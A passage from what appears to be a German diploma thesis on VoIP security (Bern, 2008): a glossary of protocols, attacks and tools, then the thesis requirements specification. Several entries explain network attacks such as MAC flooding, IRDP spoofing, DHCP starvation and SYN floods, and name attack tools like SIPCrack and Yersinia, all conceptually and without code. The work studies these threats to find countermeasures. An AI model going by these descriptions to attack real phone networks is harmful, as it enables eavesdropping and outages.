IAX/IAX2	InterAsterisk eXchange (Abk. IAX) ist ein Protokoll, welches von der OpenSource-Telefonanlage Asterisk benutzt wird. Es dient dabei sowohl zur Verbindung zwischen einzelnen Asterisk-Servern als auch zur Kommunikation zu Endgeräten, mit denen somit Voice-over-IP-Gespräche möglich sind. Aktuell findet die Version 2 (IAX2) Verwendung	http://de.wikipedia.org/wiki/IAX
ICMP Redirect	Hiermit kann ein Router (oder ein Angreifer) eine Meldung an das sendende System schicken und es auf ineffizientes oder geändertes Routing aufmerksam machen. Dies geschieht, indem er den Header des originalen IP-Pakets an die ICMP-Meldung angehängt. Damit weiß das Sendersystem, welche Zieladresse schlecht zu erreichen war, und nimmt einen anderen Router. Natürlich enthält das ICMP-Paket auch den Router, über den das Ziel im Idealfall angesprochen werden sollte.	http://www.heise.de/security/Route-666--/artikel/44824/1
IDS	Ein Intrusion Detection System (IDS) ist ein System zur Erkennung von Angriffen, die an ein Computersystem oder Computernetz gerichtet sind. Das IDS kann eine Firewall ergänzen oder auch direkt auf dem zu überwachenden Computersystem laufen und so die Sicherheit von Netzwerken erhöhen.	http://de.wikipedia.org/wiki/Intrusion_Detection_System
Integrität	Integrität ist auf dem Gebiet der Informationssicherheit ein Schutzziel, das besagt, dass Daten über einen bestimmten Zeitraum vollständig und unverändert sein sollen. Eine Veränderung könnte absichtlich, unabsichtlich oder durch einen technischen Fehler auftreten. Integrität umfasst also Datensicherheit (Schutz vor Verlust) und Fälschungssicherheit (Schutz vor vorsätzlicher Veränderung).	http://de.wikipedia.org/wiki/Integrit%C3%A4t_(Informationssicherheit)
IP Spoofing	IP-Spoofing bezeichnet in Computernetzen das Versenden von IP-Paketen mit gefälschter Quell-IP-Adresse	http://de.wikipedia.org/wiki/IP-Spoofing

IPSec	IPsec (Kurzform für Internet Protocol Security) ist ein Sicherheitsprotokoll, das für die Kommunikation über IP-Netze die Schutzziele Vertraulichkeit, Authentizität und Integrität gewährleisten soll.	http://de.wikipedia.org/wiki/IPSec
IRDP Spoofing	Mit IRDP (ICMP Router Discovery Protocol) werden Endsysteme über die IP–Adresse des im Netz zuständigen Gateways informiert. Ein Angreifer kann mit gefälschten IRDP-Paketen den Default Gateway-Eintrag eines Endystems überschreiben, so den Paketstrom umleiten und dadurch einen DoS einleiten oder die Paketinhalte manipulieren, sie mitschneiden oder eine Sitzung komplett übernehmen. Durch einen IRDP-Angriff können alle VoiP-Systemkomponenten kompromittiert werden.	http://www.bsi.bund.de/literat/studien/VoIP/index.htm
LAND Flood	Bei einer LAND-Attacke ist in dem TCP-Verbindungsaufbaupaket das SYN-Flag gesetzt und wird an das Zielsystem versendet, wobei Quell-IP und Quell-Port sowie Ziel-IP und Ziel-Port identisch sind. Das Zielsystem sendet die Antwort an sich selbst, infolgedessen steigt die CPU-Last enorm es können keine weiteren Anfragen bearbeitet werden. Für die betroffenen VoIP-Systeme kommt es zu den gleichen Folgen wie bei SYN-Flood-Attacken.	http://www.bsi.bund.de/literat/studien/VoIP/index.htm
MAC Flooding	Durch die Aussendung einer erheblichen Anzahl von Frames mit unterschiedlichen gefälschten MAC-Adressen kann die MAC-Table eines Switches derart aufgefüllt werden, dass die Grenze des zur Verfügung stehenden Speichers überschritten wird. In diesem Fall flutet der Switch empfangene Rahmen an alle Ports (auch auf den des Angreifers), und ein Angreifer kann beispielsweise die Signalisierung eines Rufaufbaues mitlesen bzw. ein bestehendes Gespräch abhören oder gar die Registrierungsinformationen (Benutzername, Kennwort) zwischen IP-Telefonen und einem VoIP–Server bzw. die Authentisierung zwischen VoIP-Server und Gateway oder IP-Telefon und Gateway abfangen.	http://www.bsi.bund.de/literat/studien/VoIP/index.htm
MAC Spoofing	Als MAC-Filter wird ein Zugangsschutz für LANs und WLANs verstanden, der nur Geräten mit bestimmter MAC-Adresse Zugang zum Netzwerk gestattet. Typischerweise wird der MAC-Filter in Form einer Tabelle im Router (Firewall) abgelegt	http://de.wikipedia.org/wiki/MAC-Spoofing
MAC-Adresse	Die MAC-Adresse (Media-Access-Control-Adresse, auch Ethernet-ID oder Airport-ID bei Apple oder Physikalische Adresse bei Microsoft genannt) ist die Hardware-Adresse jedes einzelnen Netzwerkadapters, die zur eindeutigen Identifizierung des Geräts in einem Rechnernetz dient.	http://de.wikipedia.org/wiki/MAC-Adresse
MD5	MD5 (*Message-Digest Algorithm 5*) ist eine weit verbreitete kryptographische Hashfunktion, die einen 128-Bit-Hashwert erzeugt. MD5 wurde 1991 von Ronald L. Rivest entwickelt. Die errechneten MD5-Summen (kurz *md5sum*) werden zum Beispiel zur Integritätsprüfung von Dateien eingesetzt.	http://de.wikipedia.org/wiki/MD5
MGCP	Das Media-Gateway-Control-Protokoll (MGCP) ist ein Netzwerkprotokoll zur Steuerung von VoIP-Gateways. MGCP (RFC 2705) ist ein Master/Slave Protokoll welches die Steuerinformationen in Klartext (wie SIP) überträgt. Das VoIP-Gateway arbeitet als Slave und wird von einer Vermittlungseinheit (engl.: Call Control Device) gesteuert.	http://de.wikipedia.org/wiki/MGCP
MIDCOM	MIDCOM steht für Middlebox Commmunications und ist ein Draft der IETF, der eine Lösung für die NAT- und Firewallproblematik im Zusammenhang mit VoIP bietet. Ein MIDCOM-System besteht aus einer Middlebox und einem Serversystem, dass die Middlebox steuert bzw. konfiguriert. Der Steuerungsserver ist ein VoIP-Server (H.323-Gatekeeper, SIP-Proxy), der sich im Signalisierungspfad befindet und den Austausch der SDP-Daten verfolgt, und anhand dieser Daten über das MIDCOM-Protokoll die Middlebox (NAT-Gateway, Firewall) steuert, die die NAT–Bindungen in die NAT-Tabelle einträgt und die entsprechenden Ports öffnet.	http://www.bsi.bund.de/literat/studien/VoIP/index.htm
MIKEY	MIKEY, standardisiert in [RFC3830] von der Arbeitsgruppe IETF MSEC, beschreibt das Schlüsselmanagement für die Echtzeit-Multimedia-Kommunikation und ermöglicht den Austausch von Schlüsseln, genannt Transport Encryption Key (TEK) und Transport Generation Key (TGK), sowie weiteren Sicherheitsparametern (Data Security Association) zwischen den Teilnehmern.	http://www.bsi.bund.de/literat/studien/VoIP/index.htm

MitM (Man in the Middle)	Ein Man-in-the-middle-Angriff (MITM-Angriff), auch Janusangriff (nach dem doppelköpfigen Ianus der römischen Mythologie) genannt, ist eine Angriffsform, die in Rechnernetzen ihre Anwendung findet. Der Angreifer steht dabei entweder physikalisch oder – heute meist – logisch zwischen den beiden Kommunikationspartnern und hat dabei mit seinem System vollständige Kontrolle über den Datenverkehr zwischen zwei oder mehreren Netzwerkteilnehmern und kann die Informationen nach Belieben einsehen und sogar manipulieren. Die Janusköpfigkeit des Angreifers besteht darin, dass er den Kommunikationspartnern das jeweilige Gegenüber vortäuschen kann, ohne dass sie es merken	http://de.wikipedia.org/wiki/Man-In-The-Middle-Angriff
Nemesis	VOIP Angriffs-Tool mit dem gespoofte IP-Pakete versendet werden können	-
Nmap	Nmap ist ein Werkzeug zum Scannen und Auswerten von Hosts in einem Computernetzwerk und fällt somit in die Kategorie der Portscanner. Der Name steht für Network Mapper.	http://de.wikipedia.org/wiki/Nmap
Nonce	In der Kryptographie wurde die Bezeichnung *Nonce* (Abkürzung für: „used only once“ [4] oder „number used once“ [5]) aufgegriffen, um einzelne Zahlen- oder eine Buchstabenkombination zu bezeichnen, die ad hoc gewählt und nach einmaliger Verwendung verworfen werden[6]. Oft handelt es sich um eine Zufallszahl oder Pseudozufallszahl eines möglicherweise kryptografisch sicheren Generators. Nonces werden beispielsweise benutzt, um Replay-Attacken oder Man-In-The-Middle-Angriffe zu verhindern.	http://de.wikipedia.org/wiki/Nonce
Password Retrieval	Es wird versucht, anhand gesniffter Informationen Rückschluss auf das Passwort zu erhalten. So kann zum Beispiel ein ersniffter MD5 Haswert mittels Dictionary-Attacke zum ursprünglichen Passwort führen.	-
PBX	Eine Telefonanlage ist eine Vermittlungseinrichtung, die mehrere Endgeräte wie zum Beispiel Telefon, Fax, Anrufbeantworter sowohl untereinander als auch mit dem öffentlichen Telefonnetz verbindet. Der grundsätzliche Funktionsbestandteil zum Erfüllen dieser Aufgabe ist das Koppelfeld, dessen Ein- und Ausgangskanäle durch ein Steuerwerk geschaltet werden.	http://de.wikipedia.org/wiki/PBX
PING Flood	Das Opfersystem wird mit größtmöglicher Geschwindigkeit mit echo request-Paketen - also ping- belastet. Das Opfersystem ist fast ausschließlich damit beschäftigt, darauf zu antworten und kommt seinen eigentlichen Aufgaben nicht mehr nach. Werden diese Attacken auf VoIP-Komponenten ausgeführt, so kann es zu erheblichen Betriebsstörungen bzw. zum Totalausfall der Kommunikation kommen.	http://www.bsi.bund.de/literat/studien/VoIP/index.htm
Portsacnner	Ein Portscanner ist eine Software mit der überprüft werden kann, welche Dienste ein mit TCP/IP oder UDP arbeitendes System anbietet. Der Portscanner nimmt dem Anwender dabei die Arbeit ab, das Antwortverhalten eines Systems selbst mit einem Sniffer zu untersuchen und zu interpretieren.	http://de.wikipedia.org/wiki/Portscanner
Protos Test Suite	Besonders hervorgehoben im Bereich Fuzzing hat sich die Security Programmers Group der Universität von Oulu in Finland. Diese entwickelte bereits 1996 ein bekanntes OpenSource Fuzzing Tool mit Namen PROTOS. Seit 2001 existiert - als Universitäts-Spin Off die Firma Codenomicon Ltd, (an der die meisten der ursprünglichen Programmierer von PROTOS beteiligt sind), die das Tool unter dem Namen "Defensics" weiterentwickelt. Beide Tools existieren nach wie vor parallel und beide werden permanent weiter entwickelt.	http://de.wikipedia.org/wiki/Fuzzing
Proxy Server	Ein Proxy (von engl. „proxy representative“ = Stellvertreter, bzw. lat. „proximus“ = der Nächste) arbeitet als Vermittler, der auf der einen Seite Anfragen entgegennimmt, um dann über seine eigene Adresse eine Verbindung zur anderen Seite herzustellen.	http://de.wikipedia.org/wiki/Proxy_Server
Q.931	Das Q.931 Protokoll (ISDN user-network interface layer 3 specification for basic call control) wird für die Signalisierung bei ISDN und H.323 verwendet.	http://de.wikipedia.org/wiki/Q.931
Registration Reject	Auflösung einer bestehenden Registration. Der Angreifer sender eine gespoofte "Registration Reject" an das Angriffsziel, welches danach nicht mehr erreichbar sein wird.	-

RSA	RSA ist ein asymmetrisches Kryptosystem, das sowohl zur Verschlüsselung als auch zur digitalen Signatur verwendet werden kann. Es verwendet ein Schlüsselpaar bestehend aus einem privaten Schlüssel, der zum Entschlüsseln oder Signieren von Daten verwendet wird, und einem öffentlichen Schlüssel, mit dem man verschlüsselt oder Signaturen prüft. Der private Schlüssel wird geheim gehalten und kann nicht oder nur mit extrem hohem Aufwand aus dem öffentlichen Schlüssel berechnet werden.	http://de.wikipedia.org/wiki/RSA-Kryptosystem
RTCP	Das RealTime Control Protocol (RTCP) dient der Aushandlung und Einhaltung von QUser Agentlity of Service (QoS) Parametern durch den periodischen Austausch von Steuernachrichten zwischen Sender und Empfänger. Dazu erfolgt eine	http://de.wikipedia.org/wiki/RTCP
RTP	Das Real-Time Transport Protocol (RTP) ist ein Protokoll zur kontinuierlichen Übertragung von audiovisuellen Daten (Streams) über IP-basierte Netzwerke. Das Protokoll wurde erstmals 1996 im RFC 1889 standardisiert. 2003 wurde ein überarbeiteter RFC veröffentlicht. Der RFC 3550 löst damit den RFC 1889 ab.	http://de.wikipedia.org/wiki/Real-Time_Transport_Protocol
S/MIME	S/MIME (Secure / Multipurpose Internet Mail Extensions) ist ein Standard für die Verschlüsselung und Signatur von MIME-gekapselter E-Mail durch ein asymmetrisches Kryptosystem.	http://de.wikipedia.org/wiki/S/MIME
SCCP	Das Skinny Client Control Protocol (SCCP) ist der proprietäre Cisco-Standard für Telefonate und Konferenzen auf Basis des Internet-Protokolls in Echtzeit. SCCP kann auch in Umgebungen mit H.323, MGCP und SIP eingesetzt werden.	http://de.wikipedia.org/wiki/Skinny_Client_Control_Protocol
SCTP	Das Stream Control Transmission Protocol (SCTP) ist ein zuverlässiges, verbindungsorientiertes Transportprotokoll, das auf einem potenziell unzuverlässigen verbindungslosen Paketdienst aufsetzt, beispielsweise auf IP	http://de.wikipedia.org/wiki/SCTP
SDP	Mit dem Session Description Protocol (SDP, RFC 4566) werden Eigenschaften von Multimediadatenströmen beschrieben. Es dient dazu, Kommunikationssitzungen zu verwalten, und wird beispielsweise zusammen mit SIP und H.323 in der IP-Telefonie bei der Aushandlung von Codecs, Transportprotokollen und -adressen und zur Übertragung von Metadaten eingesetzt	http://de.wikipedia.org/wiki/Session_Description_Protocol
SIP	Das Session Initiation Protocol (SIP) ist ein Netzprotokoll zum Aufbau, zur Steuerung und zum Abbau einer Kommunikationssitzung zwischen zwei und mehr Teilnehmern. Das Protokoll wird im RFC 3261 spezifiziert. In der IP-Telefonie ist das SIP ein häufig angewandtes Protokoll.	http://de.wikipedia.org/wiki/Session_Initiation_Protocol
SIPCrack	SIPCrack ist ein Open Source Login Password Cracker für das SIP-Protokoll. Das Programm besteht aus den Werkzeugen SIPDump, mit welchem entsprechende SIPLogindaten vom Netzwerkinterface oder aus einem "capture file" erschnüffelt werden können, und dem eigentlichen SIPCrack, mit dem die mit SIPDump erschnüffelten Logindaten geknackt werden.	http://oneunity.ronnysackmann.de/index.php?site=voip_siptools.php
SIPS	SIPS funktioniert so ähnlich wie HTTPS. Es handelt sich um die Verschlüsselung von SIP mit TLS/SSL. Beim Aufruf wird eine verschlüsselte Verbindung aufgebaut. Die Verbindung zwischen Telefon und Proxy wird verschlüsselt und kann immer noch abgehört werden. Die Daten können jedoch nicht mehr eingesehen werden. Bei den Server- und Proxy-Herstellern ist SIPS sehr häufig implementiert. Bei den Telefon-Herstellern und SIP-Providern ist es dagegen weniger verbreitet.	http://www.elektronik-kompendium.de/sites/net/1106061.htm
SIPSCAN	Mit sip-scan können IP-Bereiche schnell nach VoIP-Geräten gescannt werden. Dazu wird der OPTIONS-Request des SIP-Protokolls verwendet. Zum aufzählen von IPs wird die Klasse IP_iterator verwendet.	http://skora.net/voip/attacks/
SiVuS	SiVuS ist ein Schwachstellenscanner für VoIP-Netze und Geräte. Neben einem Scanner zum Finden von VoIP-fähigen Geräten bietet er verschiedene Plug-ins zum Testen bekannter Schwachstellen an. Zusätzlich verfügt er über die Möglichkeit, präparierte SIP-Nachrichten zu verschicken und die Antwortpakete tz protokollieren.	http://www.heise.de/security/tools

Sniffer/Sniffing	Ein Sniffer (engl. „to sniff“ für riechen, schnüffeln) ist eine Software, die den Datenverkehr eines Netzwerks empfangen, aufzeichnen, darstellen und ggf. auswerten kann. Es handelt sich also um ein Werkzeug der Netzwerkanalyse.	http://de.wikipedia.org/wiki/Sniffing
Social Engeneering	Social Engineering (engl. eigentlich „angewandte Sozialwissenschaft“, auch „soziale Manipulation“) nennt man zwischenmenschliche Beeinflussungen mit dem Ziel, unberechtigt an Daten oder Dinge zu gelangen. Social Engineers spionieren das persönliche Umfeld ihres Opfers aus, täuschen falsche Identitäten vor oder nutzen Verhaltensweisen wie Autoritätshörigkeit aus, um Dinge wie geheime Informationen oder unbezahlte Dienstleistungen zu erlangen. Meist dient Social Engineering dem Eindringen in ein fremdes Computersystem, um vertrauliche Daten einzusehen; man spricht dann auch von Social Hacking.	http://de.wikipedia.org/wiki/Social_Engineering
Softphone	Ein Softphone ist ein Computerprogramm, das Telefonie ermöglicht.	http://de.wikipedia.org/wiki/Softphone
Spoofing	Spoofing (englisch, zu deutsch: Manipulation, Verschleierung oder Vortäuschung) nennt man in der Informationstechnik verschiedene Täuschungsversuche in Computernetzwerken zur Verschleierung der eigenen Identität. Personen werden in diesem Zusammenhang auch gelegentlich als „Spoofer” bezeichnet.	http://de.wikipedia.org/wiki/Spoofing
SRTP	Bei dem Secure Real-Time Transport Protocol (SRTP) handelt es sich um die verschlüsselte Variante des Real-Time Transport Protocol (RTP). Das Protokoll wurde im März 2004 von der IETF im RFC 3711 vorgestellt.	http://de.wikipedia.org/wiki/SRTP
SSRC-Nummer (bei RTP)	Dieses Feld dient zur Identifikation der Synchronisationsquelle. Der Wert wird zufällig ermittelt, damit nicht zwei Quellen innerhalb der RTP-Session die gleiche Identifikationsnummer besitzen	http://de.wikipedia.org/wiki/Real-Time_Transport_Protocol
sTerm	Angriffs-Tool, mit welchem sich die IP- und die MAC-Adresse spoofen lässt	http://www.oxid.it/sterm.html
STP	Das Spanning Tree Protocol (STP) baut einen Spannbaum zur Vermeidung redundanter Netzpfade (Schleifen) im LAN, speziell in geswitchten Umgebungen auf. Die Implementierung wurde, aufbauend auf einem Spannbaum-Algorithmus, von Radia Perlman entwickelt und ist in der IEEE-Norm 802.1D standardisiert. Mittlerweile wurde das klassische STP durch RSTP nach IEEE 802.1w ersetzt	http://de.wikipedia.org/wiki/Spanning_Tree_Protocol
Switch	Ein Switch (engl. *Schalter*; auch *Weiche*) ist eine Netzwerk-Komponente zur Verbindung mehrerer Computer bzw. Netz-Segmente in einem lokalen Netzwerk (LAN). Da Switches den Netzwerkverkehr analysieren und logische Entscheidungen treffen, werden sie auch als *intelligente Hubs* bezeichnet. Die Funktionsweise eines Switches ist der einer Bridge sehr ähnlich, daher wurde anfangs auch der Begriff *Multi-Port-Bridge* benutzt.	http://de.wikipedia.org/wiki/Switch_(Computertechnik)
SYN Flood	Ein SYN-Flood ist eine Form von Denial of Service-Attacken auf Computersysteme. Der Angriff verwendet den Verbindungsaufbau des TCP-Transportprotokolls, um einzelne Dienste oder ganze Computer aus dem Netzwerk unerreichbar zu machen	http://de.wikipedia.org/wiki/SYN-Flood
TCP	Das Transmission Control Protocol (TCP) (zu dt. Übertragungssteuerungsprotokoll) ist eine Vereinbarung (Protokoll) darüber, auf welche Art und Weise Daten zwischen Computern ausgetauscht werden sollen. Alle Betriebssysteme moderner Computer beherrschen TCP und nutzen es für den Datenaustausch mit anderen Rechnern. Das Protokoll ist ein zuverlässiges, verbindungsorientiertes, paketvermittelndes Transportprotokoll in Computernetzwerken. Es ist Teil der Internetprotokollfamilie, der Grundlage des Internets.	http://de.wikipedia.org/wiki/Transmission_Control_Protocol
TLS	Transport Layer Security (TLS) oder Secure Sockets Layer (SSL) ist ein hybrides Verschlüsselungsprotokoll zur Datenübertragung im Internet. TLS 1.0, 1.1 und 1.2 sind die standardisierten Weiterentwicklungen von SSL 3.0 (TLS 1.0 steht neu für SSL 3.1). SSL wird also nun unter dem Namen TLS weiterentwickelt. Hier wird die Abkürzung SSL für beide Bezeichnungen verwendet.	http://de.wikipedia.org/wiki/Transport_Layer_Security

USER AGENT / User Agent	Ein User Agent ist ein Client-Programm, mit dem ein Netzwerkdienst genutzt werden kann. Der User Agent ist die Schnittstelle zum Benutzer, die die Inhalte darstellt und Befehle entgegennimmt. Beispiele für User Agents sind Webbrowser, E-Mail-Programme, IP-Phone-Clients	http://de.wikipedia.org/wiki/User_Agent
UDP	Das User Datagram Protocol (Abk. UDP) ist ein minimales, verbindungsloses Netzwerkprotokoll, das zur Transportschicht der Internetprotokollfamilie gehört. Aufgabe von UDP ist es, Daten, die über das Internet übertragen werden, der richtigen Anwendung zukommen zu lassen.	http://de.wikipedia.org/wiki/User_Datagram_Protocol
Verfügbarkeit	Die Verfügbarkeit eines technischen Systems ist die Wahrscheinlichkeit oder das Maß, dass das System bestimmte Anforderungen zu bzw. innerhalb eines vereinbarten Zeitrahmens erfüllt, und ist somit eine Eigenschaft des Systems. Sie ist ein QUser Agentlitätskriterium/Kennzahl eines Systems.	http://de.wikipedia.org/wiki/Verf%C3%BCgbarkeit
Vertraulichkeit	Vertraulichkeit ist die Eigenschaft einer Nachricht, nur für einen beschränkten Empfängerkreis vorgesehen zu sein. Weitergabe und Veröffentlichung sind nicht erwünscht. Vertraulichkeit wird durch Rechtsnormen geschützt, sie kann auch durch technische Mittel gefördert oder erzwungen werden.	http://de.wikipedia.org/wiki/Vertraulichkeit
VLAN	Ein VirtUser Agentl Local Area Network (VLAN) ist ein virtuelles lokales Netz innerhalb eines physischen Switches oder innerhalb eines gesamten Netzes. Man unterscheidet die älteren portbasierten VLANs von paketbasierten tagged VLANs die früher herstellerspezifisch implementiert waren und heute unter IEEE 802.1q standardisiert sind. Abgekürzt wird diese Technik auch dot1q genannt (vor allem im Cisco-Umfeld). Der Ausdruck Tagged leitet sich vom engl. Ausdruck material tags, das sind Warenanhänger mit denen Waren markiert werden, ab. Es handelt sich also bei tagged VLANs um Netzwerke, die Netzwerkpakete verwenden, welche eine VLAN-Markierung tragen. Die heute am weitesten verbreitete technische Realisierung von VLANs ist die im IEEE-Standard 802.1Q definierte.	http://de.wikipedia.org/wiki/VLAN
VOIPSA	Voice over IP Security Alliance. Von führenden Telekommunikations- und Sicherheitsfirmen gegründete Sicherheitsallianz für Internet-Telefonie (Voice over IP). Die VOIPSA will das Bewusstsein für mögliche Gefahren (Hackerangriffe, Netzwerkangriffe, etc.) durch die Anwendung von VoIP schärfen, damit Anwender möglichst sicher Sprachdienste über ihr IP-Netz betreiben können.	http://www.voipsa.org/
Wireshark	Wireshark (engl. „wire“: Draht, Kabel; „shark“: Hai; alte Bezeichnung: Ethereal) ist ein Programm zur Analyse von Netzwerk-Kommunikationsverbindungen	http://de.wikipedia.org/wiki/Wireshark
X-lite	X-Lite ist eine VoIP-Freeware von *CounterPath Solutions, Inc.* (früher *Xten Networks, Inc.*), welche es jedem Nutzer ermöglicht, Telefongespräche über das Internet von PC zu PC, von PC zum Festnetz und vom Festnetz zum PC zu führen. Einige VoIP-Provider stellen Ihren Kunden ein vorkonfiguriertes X-Lite zur Verfügung.	http://de.wikipedia.org/wiki/X-Lite
Yersinia	Yersinia ist ein Netzwerk-Werkzeug, das entworfen wurde, um die Sicherheit verschiedener Netzwerk-Protokolle zu testen. Es diesnt als solide Grundlage für die Analyse und Prüfung der eingesetzten Netzwerke und Systeme. Mittels Yersinia lassen sich aber auch zahlreiche Netzwerk-Angriffe ausführen.	http://www.yersinia.net/

14 Anhang

14.1 Pflichtenheft

Pflichtenheft

MAS-06-02-20

VOIP Security

Diplomarbeit

Bern, November 2008

Version: 1.0
Status: Freigegeben

Verfasser
Stefan Schär, MAS-06-02.20, sschaer@aastra.com

Experte
Mathias Engel, mathias.engel@cassarius.ch

Betreuer
Kurt Järmann, kjaermann@aastra.ch

Dokumenteninformation

Projekt VOIP Security, Diplomarbeit
Ablageort C:\Users\stefan\Diplomarbeit VoipSec\Pflichtenheft

Versionskontrolle

Version	Datum	Beschreibung	Name oder Rolle
0.1	19. 10. 2008	Dokument erstellt	Stefan Schär
0.2	08. 11. 2008	Projektphasen angepasst	Stefan Schär
1.0	25. 11. 2008	Kann- und Sollziele neu überarbeitet Zeitplan eingefügt Pflichtenheft besprochen mit Experte	Stefan Schär

Freigabe

Prüfstelle	Datum	Visum
Mathias Engel	25.11.2008	

Inhaltsverzeichnis

1 Einleitung

1.1 Ausgangslage und Umfeld

VOIP hat sich in den letzten Jahren am Markt immer mehr durchgesetzt, das Telefonieren über Computer-Netzwerke gehört mittlerweile schon fast zur Selbstverständlichkeit. Wo früher die Kommunikation mit ISDN oder analoger Technik über getrennte und separate Leitungen statt gefunden hat, wird heute für VOIP das gleiche Medium genutzt, welches auch für die Computer- und Internetkommunikation eingesetzt wird.
Doch wie sicher ist eigentlich VOIP im Umfeld dieses „shared Mediums“? Wie sicher sind die heute dazu eingesetzten Protokolle? Kann der Anwender sicher sein, dass kein Unbefugter mithört? Die Vielfalt der eingesetzten Protokolle mit VOIP macht es auch nicht leichter, den Überblick wahren zu können.
Mittels Analysen und gezielten Angriffen soll VOIP bezüglich Integrität, Vertraulichkeit und Verfügbarkeit untersucht und die daraus gewonnenen Erkenntnisse und Gegenmassnahmen betreffend der Gefahren aufgezeigt werden.

1.2 Zweck des Pflichtenheftes

Die zu erfüllenden Anforderungen an die Diplomarbeit und dem daraus resultierenden Diplombericht werden im Pflichtenheft definiert und festgelegt.
Die aufgeführten Ziele wurden anhand der Sitzungen mit dem Betreuer und Experten definiert und schriftlich festgehalten.

1.3 Zielgruppe

Die Diplomarbeit inklusive aller Berichte und aufgezeichneter Logdateien richtet sich an Zielpersonen, welche sich bereits mit dem Thema VOIP auseinander gesetzt haben.
Es wird daher auf ein Einführungskapitel bezüglich VOIP-Telefonie verzichtet und vorausgesetzt, dass beim Leser des Diplomberichtes bereits ein Grundwissen in Richtung IP-Netzwerke und VOIP-Telefonie vorhanden ist.

1.4 Definitionen und Abkürzungen

Abkürzung, Definition	Erklärung
ARP Spoofing	Senden von gefälschten ARP Paketen mit dem Ziel, die ARP Tabellen im Netzwerk zu verändern, dass danach der Datenverkehr zwischen 2 Terminals manipuliert oder abgehört werden kann.
DHCP Rouge-Server	An ein bestehendes Netzwerk wird verbotenerweise ein weiterer DHCP-Server angeschlossen. Über diesen Rouge Server können sämtliche Parameter (welche zuvor durch den echten DHCP-Server vergeben wurden) manipuliert werden. Es können dann DoS- oder MitM-Attacken ausgeführt werden.
DHCP Starvation	Angreifer täuscht DHCP-Pakete vor, kriegt sämtliche vom DHCP-Server zu vergebenden IP-Adressen und saugt so berechtigten Clients die IP-Adressen ab. Dadurch haben die Clients keine gültigen IP-Adressen mehr zur Verfügung und können sich somit nicht mehr im Netz anmelden (Dos-Angriff).
DoS-Attacke	Auch Denial of Service genannt und hat zum Ziel, die Verfügbarkeit eines Services oder Gerätes einzuschränken, respektive zu verhindern.
H.323	ITU-T Standard, Zusammenfassung verschiedener Signalisierungsprotokolle für den Verbindungsauf- und -abbau von Sprachverbindungen über IP.
IAX	InterAsterisk eXchange, Protokoll für die Verbindung zwischen Asterisk-Servern und zu Endgeräten, proprietäres Protokoll.
ICMP Redirect	Mittels ICMP-Redirect wird die Route der IP-Pakete geändert. Somit kann der Angreifer sämtlichen Datenverkehr über seinen eigenen Rechner umleiten und kann diesen abhören, manipulieren, nach Passwörtern und Login-Namen durchsuchen. ICMP-Nachrichten werden dazu benutzt, um Router über bessere Routen zu informieren.
Integrität	Die Tatsache, dass die empfangenen mit den gesendeten Daten absolut identisch sind.
IP Spoofing	Gefälschte IP-Adresse verwenden um Zugang zu Server oder Netzwerk zu erhalten (zB- durch Paketfilter oder Firewall hindurch) um dann in diesem geschützten Bereich an Informationen heran zu kommen oder weitere Angriffe zu starten.
IRDP Spoofing	Endsystemen wird mit IRDP (ICMP Router Discovery Protocol) die IP–Adresse des im Netz zuständigen Gateways mitgeteilt. Gefälschte IRDP-Pakete überschreiben den Default Gateway-Eintrag bei den Zielobjekten. So kann der gesamte Datenstrom umgeleitet, mitgeschnitten oder manipuliert werden. Durch einen IRDP-Angriff können alle VOIP-Komponenten auf einmal in ihrer Funktion gestört werden (DoS-Angriff).
LAND Flood	Bei LAND Flood werden TCP Verbindungsaufbaupakete an ein Ziel gesendet, bei dem Quell-IP und Quell-Port sowie Ziel-IP und Ziel-Port identisch sind. Das Zielsystem sendet die Antwort immer an sich selbst, was zu einer Überlast führt. Die Verfügbarkeit des Systems wird dadurch stark eingeschränkt oder gänzlich ausgeschaltet.
MAC Flooding	Switch mit massenhaft vielen Anfragen überhäufen, die jeweils unterschiedlich gesendeten MAC Adressen werden in der internen Tabelle gespeichert. Wenn Tabelle komplett überfüllt ist, wechselt Switch in „Failopen Mode“ und arbeitet wie ein HUB. Alle Pakete werden an alle Ports gesendet und sind leicht abhörbar.
MAC Spoofing	Vortäuschen einer falschen MAC Adresse, die MAC Adresse des anzugreifenden Objektes wird im Rechner des Angreifers eingegeben und somit eine falsche Identität vorgetäuscht. Datenpakete werden somit an den Rechner des Angreifers gesendet.
MGCP / Megaco	Das Media-Gateway-Control-Protokoll ist ein Netzwerkprotokoll zur Steuerung von VOIP-Gateways.
MitM-Attacke	Auch Man in the middle genannt und hat zum Ziel, sämtlichen Datenstrom über den eigenen PC zu lenken um Daten aufzeichnen, manipulieren und ausspähen zu können.
PBX Ascotel Intelligate	Dieser Call Manager aus dem Hause Aastra Telecom Schweiz AG bietet volle Voice over IP-Funktionalität für die Nutzung des betriebsinternen

	Datennetzwerkes für die Sprachkommunikation oder für die Vernetzung verschiedener Standorte über IP.
PING Flood	Pausenlos werden PING-Pakete (Echo Requests) an das Zielobjekt gesendet. Das Gerät ist nur noch damit beschäftigt, diese Requests zu beantworten und kann die eigentliche Aufgabe nicht mehr erledigen (DoS-Attacke).
RCTP	Realtime Control Protocol. Ergänzendes Steuerprotokoll für RTP zur Gewährleistung von QOS und gesicherten Bandbreiten.
Route Injection	Einschleusen falscher Routen in Router oder Switch. Möglich, wenn keine oder nur Standard-Passwörter in Netzkomponenten verwendet werden. Somit kann der Datenstrom über den PC des Angreifers (MitM) oder zu einem ungültigen Ziel (DoS-Angriff) gelenkt werden.
RTP	Real Time Transport Protocol, Protokoll für die Übertragung von Sprachdaten und Video über UDP, verwendet von SIP und H.323.
SDP	Session Description Protocol wird bei SIP und H.323 eingesetzt, um Eigenschaften des Mediendatenstroms auszuhandeln Beispiele: Codec, Transportprotokoll.
SIP	Session Initiation Protocol, Signalisierungsprotokoll für den Auf- und Abbau von Verbindungen (nicht nur Sprache) in IP-Netzen.
Skinny	Skinny Client Control Protocol (SCCP) ist ein proprietäres Protokoll von Cisco. Eingesetzt wird es zwischen dem Call-Manager und den Skinny-Clients.
Skype	Proprietäres VOIP-Protokoll zum Telefonieren über das IP Netzwerk und Internet.
STP-Attacken	Angreifer sendet in ein Netzwerk PDU-Pakete, welche den Switch dazu zwingen, fortwährend die Spanning Tree-Topologie neu berechnen. Der Switch kann dadurch lahm gelegt werden. Ebenfalls kann auch der gesamte Datenverkehr über den PC des Angreifers gelenkt werden, wo dieser dann sämtliche Infos mithören kann (MitM-Attacke).
SYN Flood	Angreifer startet jede Menge Verbindungsanfragen. Das betroffene System ist nur noch mit der Beantwortung dieser Anfragen beschäftigt. Die Verfügbarkeit dieses Systems wird dadurch stark eingeschränkt oder gänzlich ausgeschaltet.
